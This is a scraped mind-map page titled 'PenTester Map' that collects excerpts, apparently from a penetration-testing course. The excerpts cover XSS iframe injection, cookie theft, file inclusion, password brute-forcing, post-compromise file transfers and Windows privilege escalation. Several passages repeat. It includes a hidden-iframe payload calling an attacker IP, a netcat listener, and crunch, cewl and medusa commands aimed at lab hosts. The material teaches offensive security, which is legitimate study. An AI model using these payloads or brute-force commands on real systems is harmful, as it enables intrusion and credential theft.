- Browser Redirection and IFRAME Injection XSS vulnerabilities often go hand-in-hand with client side attacks, as they often allow for the redirection of a victim’s browser to a location of your choosing. Alternatively, you could choose to inject an invisible iframe into the victim’s browser to get the same results in a stealthier manner. <iframe SRC="http://10.11.0.5/report" height = "0" width ="0"></iframe> Once our victim visits the affected output page, their browser connects to our attacking machine. In this example, we are listening on port 80 on our attacking machine with netcat: root@kali:~# nc -nlvp 80
- Stealing Cookies and Session Information The vulnerable application used in this section uses an insecure implementation of sessions. Once a legitimate user logs into the application, a cookie that contains a PHP session ID is added to their session. Any further attempts to access this page by the authenticated user does not require re-authentication, as their session has already been authenticated. Using JavaScript, you can have the victim’s browser send us the cookie information stored in their browser for this session.
- File Inclusion Vulnerabilities Local (LFI) and remote (RFI)59 file inclusion vulnerabilities are commonly found in poorly written PHP code. The exploitation of these vulnerabilities also depends on PHP versions and web server configurations, specifically php.ini values such as register_globals and allow_url wrappers. LFI/RFI vulnerabilities allow an attacker to include a remote or local file into the webserver’s running PHP code. LFI vulnerabilities are a subclass of RFIs. The difference between the two is the web application’s capability to include either local or remote files. RFI attacks allow the attacker to introduce his own code to the webserver, resulting in a quick compromise, while LFI attacks limit the attacker to including files already existing on the web server, thus making compromise more challenging.
- Local File Inclusion To understand the mechanisms behind this attack, let's return to the guestbook application. Notice that the guestbook allows you to choose a language as input and, depending on which one you choose, the thank you message is appropriately displayed in that language:
- Remote File Inclusion Remote file inclusion (RFI) vulnerabilities are less common than LFIs and are commonly easier to exploit. In fact, the LFI demonstrated above is also a RFI vulnerability.
- Web applications are increasing in popularity as the Internet continues to grow. A recent security study debunked the myth that most attacks come from within an organization and that most of the successful remote attacks on organizations were done by attacking their web applications. This makes sense because a dynamic web application will usually provide a larger attack surface as the web server often runs server side code. Depending on the quality of this code and the configuration of the web server, the integrity of the site may be compromised by a malicious visitor. Web applications can be written in a variety of languages, each with its specific vulnerability classes, although the main attack vectors are similar in concept. This module introduces several web application attack vectors in Windows and Linux environments. Please note that the topic of web application attacks is vast and complex. This module will discuss basic attack vectors and use simple examples.
- Password
- Preparing for Brute Force The theory behind password attacks is simple to comprehend. If a service of some sort requires valid credentials to access it, we can simply attempt to guess, or brute-force, these credentials until they are identified. Depending on the nature of the service (for example, a network service vs. a local service), the techniques and tools for these attacks may vary. Generally speaking, the passwords used in our guessing attempts can come from two sources: dictionary files or key-space brute-force.
- Dictionary Files Password “dictionary files” are usually text files that contain a large number of common passwords in them. These passwords are often used in conjunction with password cracking tools, which can accept these password files, then attempt to authenticate to a given service with the passwords contained in the password files. Kali Linux includes a number of these dictionary files in the following directory: /usr/share/wordlists/
- Key-space Brute Force Password key-space brute-force is a technique of generating all possible combinations of characters and using them for password cracking. A powerful tool for creating such lists, called crunch, can be found in Kali. Crunch is able to generate custom wordlists with defined character-sets and password formats. For example, to create a wordlist containing the characters 0-9 and A-F, we would enter a command similar to the following: root@kali:~# crunch 6 6 0123456789ABCDEF -o crunch1.txt
- Pwdump and Fgdump Microsoft Windows operating systems store hashed user passwords in the Security Accounts Manager (SAM)65. To deter SAM database offline password attacks, Microsoft introduced the SYSKEY feature (Windows NT 4.0 SP3), which partially encrypts the SAM file. Windows NT-based operating systems, up through and including Windows 2003, store two different password hashes: LAN Manager (LM)66, based on DES, and NT LAN Manager (NTLM)67, based on MD4 hashing. LM is known to be very weak for multiple reasons: o Passwords longer than seven characters are split into two strings and each piece is hashed separately. o The password is converted to upper case before being hashed. o The LM hashing system does not include salts, making rainbow table attacks feasible.
- Windows Credentials Editor (WCE)70 is a security tool that allows one to perform several attacks to obtain clear text passwords and hashes from a compromised Windows host. Among other things, WCE can steal NTLM credentials from memory and dump cleartext passwords stored by Windows authentication packages installed on the target system such as msv1_0.dll, kerberos.dll, and digest.dll. It's quite interesting to note that WCE is able to steal credentials either by using DLL injection or by directly reading the LSASS process memory. The second method is more secure in terms of operating system stability, as code is not being injected into a highly privileged process. The downside is that extracting and decrypting credentials from LSASS process memory means working with undocumented Windows structures, reducing the portability of this method for newer versions of the OS.
- Password Profiling One way to customize our dictionary file and make it more potent against a specific target is by using password profiling techniques. This involves using words and phrases taken from the specific organization you are targeting and including them in your wordlists with the aim of improving your chances of finding a valid password. For example, consider megacorpone.com, a company that deals with Nano-Technology. An administrator in this network used the password “nanobots93” to secure one of his services. “Nanobots” happens to be a product made by the company, which is listed on their main website. Using a tool like cewl71, we can scrape the megacorpone.com webservers to generate a password list from words found on the web pages. root@kali:~# cewl www.megacorpone.com -m 6 -w megacorp-cewl.txt root@kali:~# wc -l megacorp-cewl.txt
- Password Mutating Users most commonly tend to mutate their passwords in various ways. This could include adding a few numbers at the end of the password, swapping out lowercase for capital letters, changing certain letters to numbers, etc. We can now take our minimalistic password list generated by cewl and add common mutation sequences to these passwords. A good tool for doing this is John the Ripper72. John comes with an extensive configuration file where password mutations can be defined. In the following example, we add a simplistic rule to append two numbers to each password. root@kali:~# nano /etc/john/john.conf
- Online password attacks involve password-guessing attempts for networked services that use a username and password authentication scheme. This includes services such as HTTP, SSH, VNC, FTP, SNMP, POP3, etc. In order to be able to automate a password attack against a given networked service, we must be able to generate authentication requests for the specific protocol in use by that service. Fortunately for us, tools such as Hydra73 , Medusa74, Ncrack75, and even Metasploit have built in handling of many network protocol authentication schemes.
- Hydra, Medusa, and Ncrack These three tools are probably the most popular for performing password security audits. They each have their strengths and weaknesses and can handle various protocols effectively. Each of these tools operates in a manner similar to one another, but be sure to take the time to learn the idiosynchracies of each one.
- HTTP Brute Force According to its authors, Medusa is intended to be a speedy, massively parallel, modular, login brute-forcer. The following is an example of a brute-force attack using Medusa, initiated against an htaccess protected web directory: root@kali:~# medusa -h 10.11.1.219 -u admin -P password-file.txt -M http -m DIR:/admin -T 10
- Preparing for Brute Force The theory behind password attacks is simple to comprehend. If a service of some sort requires valid credentials to access it, we can simply attempt to guess, or brute-force, these credentials until they are identified. Depending on the nature of the service (for example, a network service vs. a local service), the techniques and tools for these attacks may vary. Generally speaking, the passwords used in our guessing attempts can come from two sources: dictionary files or key-space brute-force.
- Client Side
File Transfers
- Inevitably, one of the first steps to take after gaining a remote shell is to upload additional tools to the remote machine. This will aid in establishing, and expanding, our control of the machine, and network. The initial limitation we face, when trying to upload files on a freshly compromised machine, is that we are limited to only using tools that are available on the target. In Unix environments, we will often find tools such as netcat, curl or wget preinstalled with the operating system, which make downloading files from a remote machine simple. However, on Windows machines, the process is usually not as straight forward.
- Uploading Files With TFTP TFTP is a UDP based file transfer protocol and is often restricted by corporate egress firewall rules. Windows operating systems up to Windows XP and 2003 contain a TFTP client, by default. In Windows 7, 2008, and above, this tool needs to be explicitly added, during installation. For these reasons, TFTP is not the ideal file transfer protocol in most situations. On the other hand, the big advantage of TFTP file transfers is that the tftp client can work non-interactively, making the file transfer easy, if the correct conditions exist. We first need to set up the TFTP server in Kali.
- Uploading Files with FTP Windows operating systems contain a default FTP client that can also be used for file transfers. As we’ve previously seen, the ftp.exe client is an interactive program that requires input to complete. We will need to solve this problem before attempting to use FTP as a file transfer protocol. The ftp help option (-h) has some clues that might come to our aid:
- Uploading Files Using Scripting Languages Scripting engines such as VBScript (in Windows XP, 2003) and PowerShell (in Windows 7, 2008, and above) can both be leveraged to download files to our victim machine. For example, the following set of non-interactive echo commands, when pasted into a remote shell, will write out a VBS script that acts as a simple HTTP downloader.
- Using debug.exe to Transfer Files Another common file transfer method employed against 32 bit Windows operating systems is the debug.exe utility. The debug.exe program acts as an assembler, disassembler, and a hex dumping tool. The concept behind the use of debug.exe for file transfers is similar to the use of scripting languages. We use non-interactive echo commands, to write out the binary file in its hex value equivalents, and then use debug.exe to assemble the written text file into a binary file. There is a 64k byte size limit to the files that can be created by debug.exe. For example, let’s try to use debug.exe to transfer Netcat for Windows from our Kali Linux machine, to the Windows 7 Lab machine, over a remote shell. We’ll start by locating and inspecting the nc.exe file on Kali Linux. We notice the file size is 59k – just under our 64k limit. Let’s see if we can further decrease the binary file size, by using a PE compression tool, such as upx, an executable packer.
- Inevitably, one of the first steps to take after gaining a remote shell is to upload additional tools to the remote machine. This will aid in establishing, and expanding, our control of the machine, and network. The initial limitation we face, when trying to upload files on a freshly compromised machine, is that we are limited to only using tools that are available on the target. In Unix environments, we will often find tools such as netcat, curl or wget preinstalled with the operating system, which make downloading files from a remote machine simple. However, on Windows machines, the process is usually not as straight forward.
Privilege Escalation
- Privilege escalation is the process of increasing the level of access to a machine, or network. In most operating systems, and networked environments, the process of privilege escalation is inherently prevented, in order to adhere to the user privilege separation model. Therefore, by definition, the process of privilege escalation will involve breaking this security model.
- Configuration Issues On penetration testing engagements, we often find that the process of privilege escalation is more often achieved by finding various misconfigurations on the victim machine, rather than actively exploiting a vulnerable service with higher privileges. This is especially true in corporate environments, where patches and updates are installed on a regular basis, leaving a relatively small known vulnerability attack surface.
- Incorrect File and Service Permissions Software is prone to errors; we’ve seen that already in our buffer overflow module. However, input validation is not the only issue software developers need to worry about. Imagine the following scenario: A software developer creates a program that runs as a Windows service. During the installation of the program, the developer does not take care to verify the access permissions of the file used by their service, and the file is left in such a state that the Everyone Windows group has full read and write access to the file. This would allow a lower privileged user to replace the affected file used with a malicious one. The next time the service is restarted, or the machine is rebooted, the malicious file will be executed with SYSTEM privileges.
- The icacls windows utility allows us to check for these insecure permissions, as shown in the following output, while looking at the ScsiAccess service, installed by Photodex ProShow Producer v5.0.3310. c:\Program Files\Photodex\ProShow Producer>icacls scsiaccess.exe
- Incorrect File and Service Permissions Software is prone to errors; we’ve seen that already in our buffer overflow module. However, input validation is not the only issue software developers need to worry about. Imagine the following scenario: A software developer creates a program that runs as a Windows service. During the installation of the program, the developer does not take care to verify the access permissions of the file used by their service, and the file is left in such a state that the Everyone Windows group has full read and write access to the file. This would allow a lower privileged user to replace the affected file used with a malicious one. The next time the service is restarted, or the machine is rebooted, the malicious file will be executed with SYSTEM privileges.
- Configuration Issues On penetration testing engagements, we often find that the process of privilege escalation is more often achieved by finding various misconfigurations on the victim machine, rather than actively exploiting a vulnerable service with higher privileges. This is especially true in corporate environments, where patches and updates are installed on a regular basis, leaving a relatively small known vulnerability attack surface.
- Privilege escalation is the process of increasing the level of access to a machine, or network. In most operating systems, and networked environments, the process of privilege escalation is inherently prevented, in order to adhere to the user privilege separation model. Therefore, by definition, the process of privilege escalation will involve breaking this security model.
Informações
- Descrição
- Mapa Mental sobre PenTester Map, criado por Joshua Foster em 19-12-2018.
- Criado por
- Joshua Foster
- Visualizações
- 1
- Avaliação